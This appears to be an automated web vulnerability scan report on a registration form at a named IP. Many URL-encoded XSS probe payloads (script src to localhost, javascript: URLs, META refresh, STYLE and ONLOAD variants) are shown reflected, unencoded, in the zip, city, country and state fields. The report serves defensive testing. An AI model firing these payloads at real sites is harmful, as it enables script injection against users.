Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
ue="CA">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Zip Code</td>
        <td><input type=text name="zip" size=20
              value="<IMG SRC=javascript:qss=777>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Country</td>
        <td><input type=text name="country" size=20
              value="1">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=%3CBODY%20ONLOAD%3Dqss%3E&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
 value="CA">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Zip Code</td>
        <td><input type=text name="zip" size=20
              value="<BODY ONLOAD=qss>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Country</td>
        <td><input type=text name="country" size=20
              value="1">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=%3CSTYLE%20type%3D%22text%2Fcss%22%20a%3D3%3EBODY%7bbackground%3Aurl(%22javascript%3Aqss%3D777%22)%7d%3C%2FSTYLE%3E&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
  <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Zip Code</td>
        <td><input type=text name="zip" size=20
                value="<STYLE type="text/css" a=3>BODY{background:url("javascript:qss=777")}</STYLE>">
            <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Country</td>
        <td><input type=text name="country" size=20
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=%22'%3E%3C%3CSCRIPT%20a%3D2%3Eqss%3D777%3B%2F%2F%3C%3C%2FSCRIPT%3E&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
">
            <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Zip Code</td>
        <td><input type=text name="zip" size=20
                value=""'><<SCRIPT a=2>qss=777;//<</SCRIPT>">
            <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Country</td>
        <td><input type=text name="country" size=20
                value="1
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=%3CEMBED%20SRC%3D%2F%2Flocalhost%2Fq.swf%20AllowScriptAccess%3Dalways%3E%3C%2FEMBED%3E&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
       <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Zip Code</td>
        <td><input type=text name="zip" size=20
                value="<EMBED SRC=//localhost/q.swf AllowScriptAccess=always></EMBED>">
            <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Country</td>
        <td><input type=text name="country" size=20
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=%3CSCRIPT%2FQSS%20SRC%3D%2F%2Flocalhost%2Fj%3E&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
e="CA">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Zip Code</td>
             <td><input type=text name="zip" size=20
                     value="<SCRIPT/QSS SRC=//localhost/j>">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Country</td>
             <td><input type=text name="country" size=20
                     value="1"
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=%3CMETA%20HTTP-EQUIV%3D%22refresh%22%20CONTENT%3D%220%3Burl%3Djavascript%3Aqss%3D777%22%3E&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
           <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Zip Code</td>
             <td><input type=text name="zip" size=20
                     value="<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:qss=777">">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Country</td>
             <td><input type=text name="country" size=20
```

QID: 150084 **/ Cross-Site Scripting (XSS)**

Unencoded characters

URL: http://134.154.14.153:8080/yuliana/registration/processUser

CWE IDs: CWE-79
OWASP References: A2: Cross-Site Scripting (XSS)
WASC References: WASC-20: IMPROPER INPUT HANDLING

Vulnerable Parameter: city

Description: The web application reflects potentially dangerous characters such as single quotes, double quotes, and angle brackets. These characters are commonly used for HTML injection attacks such as cross-site scripting (XSS).

Impact: No exploit was determined for these reflected characters. The input parameter should be manually analyzed to verify that no other characters can be injected that would lead to an HTML injection (XSS) vulnerability.

Solution: Review the reflected characters to ensure that they are properly handled as defined by the web application's coding practice. Typical solutions are to apply HTML encoding or percent encoding to the characters depending on where they are placed in the HTML. For example, a double quote might be encoded as " when displayed in a text node, but as %22 when placed in the value of an href attribute.

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=%3CSCRIPT%2FQSS%20SRC%3D%2F%2Flocalhost%2Fj%3E&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
ize=20
                value="123 Main St."></td>
      </tr>
      <tr>
         <td align=right>City</td>
         <td><input type=text name="city" size=20
                value="<SCRIPT/QSS SRC=//localhost/j>">
            <font color=red>*</font></td>
      </tr>
      <tr>
         <td align=right>State</td>
         <td><input type=text name="state" size=20
                value="CA">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=%3CEMBED%20SRC%3D%2F%2Flocalhost%2Fq.swf%20AllowScriptAccess%3Dalways%3E%3C%2FEMBED%3E&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
            value="123 Main St."></td>
      </tr>
      <tr>
         <td align=right>City</td>
         <td><input type=text name="city" size=20
                value="<EMBED SRC=//localhost/q.swf AllowScriptAccess=always></EMBED>">
            <font color=red>*</font></td>
      </tr>
      <tr>
         <td align=right>State</td>
         <td><input type=text name="state" size=20
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=%3CMETA%20HTTP-EQUIV%3D%22refresh%22%20CONTENT%3D%220%3Burl%3Djavascript%3Aqss%3D777%22%3E&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
            value="123 Main St."></td>
      </tr>
      <tr>
         <td align=right>City</td>
         <td><input type=text name="city" size=20
                value="<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:qss=777">">
            <font color=red>*</font></td>
      </tr>
      <tr>
         <td align=right>State</td>
         <td><input type=text name="state" size=20
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=%3CIMG%20SRC%3Djavascript%3Aqss%3D777%3E&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
size=20
                        value="123 Main St."></td>
           </tr>
           <tr>
               <td align=right>City</td>
               <td><input type=text name="city" size=20
                        value="<IMG SRC=javascript:qss=777>">
                   <font color=red>*</font></td>
           </tr>
           <tr>
               <td align=right>State</td>
               <td><input type=text name="state" size=20
                        value="CA">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=%3Cscript%20src%3D%2F%2Flocalhost%2Fj%3E&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
 size=20
                        value="123 Main St."></td>
           </tr>
           <tr>
               <td align=right>City</td>
               <td><input type=text name="city" size=20
                        value="<script src=//localhost/j>">
                   <font color=red>*</font></td>
           </tr>
           <tr>
               <td align=right>State</td>
               <td><input type=text name="state" size=20
                        value="CA">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=%3CDIV%20STYLE%3D%22width%3Aexpression(qss%3D777)%22%3E&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
0
                        value="123 Main St."></td>
           </tr>
           <tr>
               <td align=right>City</td>
               <td><input type=text name="city" size=20
                        value="<DIV STYLE="width:expression(qss=777)">">
                   <font color=red>*</font></td>
           </tr>
           <tr>
               <td align=right>State</td>
               <td><input type=text name="state" size=20
                        value="CA
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=%3CBODY%20ONLOAD%3Dqss%3E&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
ss2" size=20
                  value="123 Main St."></td>
        </tr>
        <tr>
           <td align=right>City</td>
           <td><input type=text name="city" size=20
                  value="<BODY ONLOAD=qss>">
              <font color=red>*</font></td>
        </tr>
        <tr>
           <td align=right>State</td>
           <td><input type=text name="state" size=20
                  value="CA">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=%3C%0bscript%20a%3D4%3Eqss%3D777%3C%0b%2Fscript%3E&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
ize=20
                  value="123 Main St."></td>
        </tr>
        <tr>
           <td align=right>City</td>
           <td><input type=text name="city" size=20
                  value="< script a=4>qss=777< /script>">
              <font color=red>*</font></td>
        </tr>
        <tr>
           <td align=right>State</td>
           <td><input type=text name="state" size=20
                  value="CA">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=%3Cscript%20%3D%22%3E%22%20SRC%3D%2F%2Flocalhost%2Fj%3E&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
ze=20
                  value="123 Main St."></td>
        </tr>
        <tr>
           <td align=right>City</td>
           <td><input type=text name="city" size=20
                  value="<script =">" SRC=//localhost/j>">
              <font color=red>*</font></td>
        </tr>
        <tr>
           <td align=right>State</td>
           <td><input type=text name="state" size=20
                  value="CA">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=%3CSTYLE%20type%3D%22text%2Fcss%22%20a%3D3%3EBODY%7bbackground%3Aurl(%22javascript%3Aqss%3D777%22)%7d%3C%2FSTYLE%3E&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
value="123 Main St."></td>
 </tr>
 <tr>
    <td align=right>City</td>
    <td><input type=text name="city" size=20
            value="<STYLE type="text/css" a=3>BODY{background:url("javascript:qss=777")}</STYLE>">
        <font color=red>*</font></td>
 </tr>
 <tr>
    <td align=right>State</td>
    <td><input type=text name="state" size=20
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=%22'%3E%3C%3CSCRIPT%20a%3D2%3Eqss%3D777%3B%2F%2F%3C%3C%2FSCRIPT%3E&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
0
                value="123 Main St."></td>
      </tr>
      <tr>
         <td align=right>City</td>
         <td><input type=text name="city" size=20
                value=""'><<SCRIPT a=2>qss=777;//<</SCRIPT>">
             <font color=red>*</font></td>
      </tr>
      <tr>
         <td align=right>State</td>
         <td><input type=text name="state" size=20
                value="CA">
```

QID: 150084 🟥⬜⬜⬜⬜ **/ Cross-Site Scripting (XSS)**

Unencoded characters

URL: http://134.154.14.153:8080/yuliana/registration/processUser

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-20: IMPROPER INPUT HANDLING
Vulnerable Parameter:	country
Description:	The web application reflects potentially dangerous characters such as single quotes, double quotes, and angle brackets. These characters are commonly used for HTML injection attacks such as cross-site scripting (XSS).
Impact:	No exploit was determined for these reflected characters. The input parameter should be manually analyzed to verify that no other characters can be injected that would lead to an HTML injection (XSS) vulnerability.
Solution:	Review the reflected characters to ensure that they are properly handled as defined by the web application's coding practice. Typical solutions are to apply HTML encoding or percent encoding to the characters

depending on where they are placed in the HTML. For example, a double quote might be encoded as " when displayed in a text node, but as %22 when placed in the value of an href attribute.

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=%3Cscript%20%3D%22%3E%22%20SRC%3D%2F%2Flocalhost%2Fj%3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
1">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Country</td>
             <td><input type=text name="country" size=20
                      value="<script =">" SRC=//localhost/j>">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align="right"><p>Credit card type</td>
             <td><select name="creditCardType" size="1">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=%3CMETA%20HTTP-EQUIV%3D%22refresh%22%20CONTENT%3D%220%3Burl%3Djavascript%3Aqss%3D777%22%3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
        <font color=red>*</font></td>
          </tr>
          <tr>
             <td align=right>Country</td>
             <td><input type=text name="country" size=20
                      value="<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:qss=777">">
                <font color=red>*</font></td>
          </tr>
          <tr>
             <td align="right"><p>Credit card type</td>
             <td><select name="creditCardType" size="1">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=%3CIMG%20SRC%3Djavascript%3Aqss%3D777%3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
001">
                    <font color=red>*</font></td>
            </tr>
            <tr>
                <td align=right>Country</td>
                <td><input type=text name="country" size=20
                        value="<IMG SRC=javascript:qss=777>">
                    <font color=red>*</font></td>
            </tr>
            <tr>
                <td align="right"><p>Credit card type</td>
                <td><select name="creditCardType" size="1">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=%3CSTYLE%20type%3D%22text%2Fcss%22%20a%3D3%3EBODY%7bbackground%3Aurl(%22javascript%3Aqss%3D777%22)%7d%3C%2FSTYLE%3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
  <font color=red>*</font></td>
            </tr>
            <tr>
                <td align=right>Country</td>
                <td><input type=text name="country" size=20
                        value="<STYLE type="text/css" a=3>BODY{background:url("javascript:qss=777")}</STYLE>">
                    <font color=red>*</font></td>
            </tr>
            <tr>
                <td align="right"><p>Credit card type</td>
                <td><select name="creditCardType" size="1">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=%3CBODY%20ONLOAD%3Dqss%3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
e="10001">
                    <font color=red>*</font></td>
            </tr>
            <tr>
                <td align=right>Country</td>
                <td><input type=text name="country" size=20
                        value="<BODY ONLOAD=qss>">
                    <font color=red>*</font></td>
            </tr>
            <tr>
                <td align="right"><p>Credit card type</td>
                <td><select name="creditCardType" size="1">
                      <opti
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=%3Cscript%20src%3D%2F%2Flocalhost%2Fj%3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
0001">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Country</td>
        <td><input type=text name="country" size=20
              value="<script src=//localhost/j>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align="right"><p>Credit card type</td>
        <td><select name="creditCardType" size="1">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=%3C%0bscript%20a%3D4%3Eqss%3D777%3C%0b%2Fscript %3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
01">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Country</td>
        <td><input type=text name="country" size=20
              value="< script a=4>qss=777< /script>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align="right"><p>Credit card type</td>
        <td><select name="creditCardType" size="1">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=%3CEMBED%20SRC%3D%2F%2Flocalhost%2Fq.swf%20AllowScriptAccess%3Dalways%3E%3C%2FEMBED %3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
     <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Country</td>
        <td><input type=text name="country" size=20
              value="<EMBED SRC=//localhost/q.swf AllowScriptAccess=always></EMBED>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align="right"><p>Credit card type</td>
        <td><select name="creditCardType" size="1">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=%3CSCRIPT%2FQSS%20SRC%3D%2F%2Flocalhost%2Fj %3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
01">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Country</td>
        <td><input type=text name="country" size=20
              value="<SCRIPT/QSS SRC=//localhost/j>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align="right"><p>Credit card type</td>
        <td><select name="creditCardType" size="1">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=%3CDIV%20STYLE%3D%22width%3Aexpression(qss%3D777)%22%3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Country</td>
        <td><input type=text name="country" size=20
              value="<DIV STYLE="width:expression(qss=777)">">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align="right"><p>Credit card type</td>
        <td><select name="creditCardType" size="1">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=%22'%3E%3C%3CSCRIPT%20a%3D2%3Eqss%3D777%3B%2F%2F%3C%3C%2FSCRIPT%3E&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Country</td>
        <td><input type=text name="country" size=20
              value=""'><<SCRIPT a=2>qss=777;//<</SCRIPT>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align="right"><p>Credit card type</td>
        <td><select name="creditCardType" size="1">
```

QID: 150084 🟥 **/ Cross-Site Scripting (XSS)**

Unencoded characters

URL: http://134.154.14.153:8080/yuliana/registration/processUser

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-20: IMPROPER INPUT HANDLING
Vulnerable Parameter:	state
Description:	The web application reflects potentially dangerous characters such as single quotes, double quotes, and angle brackets. These characters are commonly used for HTML injection attacks such as cross-site scripting (XSS).
Impact:	No exploit was determined for these reflected characters. The input parameter should be manually analyzed to verify that no other characters can be injected that would lead to an HTML injection (XSS) vulnerability.
Solution:	Review the reflected characters to ensure that they are properly handled as defined by the web application's coding practice. Typical solutions are to apply HTML encoding or percent encoding to the characters depending on where they are placed in the HTML. For example, a double quote might be encoded as " when displayed in a text node, but as %22 when placed in the value of an href attribute.

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

---

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=%22'%3E%3C%3CSCRIPT%20a%3D2%3Eqss%3D777%3B%2F%2F%3C%3C%2FSCRIPT%3E&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
e">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>State</td>
        <td><input type=text name="state" size=20
             value=""'><<SCRIPT a=2>qss=777;//<</SCRIPT>">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Zip Code</td>
        <td><input type=text name="zip" size=20
             value="1000
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=%3C%0bscript%20a%3D4%3Eqss%3D777%3C%0b%2Fscript%3E&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
nydale">
                    <font color=red>*</font></td>
            </tr>
            <tr>
                <td align=right>State</td>
                <td><input type=text name="state" size=20
                           value="< script a=4>qss=777< /script>">
                    <font color=red>*</font></td>
            </tr>
            <tr>
                <td align=right>Zip Code</td>
                <td><input type=text name="zip" size=20
                           value="10001
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=%3CEMBED %20SRC%3D%2F%2Flocalhost%2Fq.swf%20AllowScriptAccess%3Dalways%3E%3C%2FEMBED %3E&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
              <font color=red>*</font></td>
            </tr>
            <tr>
                <td align=right>State</td>
                <td><input type=text name="state" size=20
                           value="<EMBED SRC=//localhost/q.swf AllowScriptAccess=always></EMBED>">
                    <font color=red>*</font></td>
            </tr>
            <tr>
                <td align=right>Zip Code</td>
                <td><input type=text name="zip" size=20
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=%3CSTYLE %20type%3D%22text%2Fcss%22%20a%3D3%3EBODY%7bbackground%3Aurl(%22javascript%3Aqss%3D777%22)%7d%3C%2FSTYLE %3E&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
      <font color=red>*</font></td>
            </tr>
            <tr>
                <td align=right>State</td>
                <td><input type=text name="state" size=20
                           value="<STYLE type="text/css" a=3>BODY{background:url("javascript:qss=777")}</STYLE>">
                    <font color=red>*</font></td>
            </tr>
            <tr>
                <td align=right>Zip Code</td>
                <td><input type=text name="zip" size=20
```

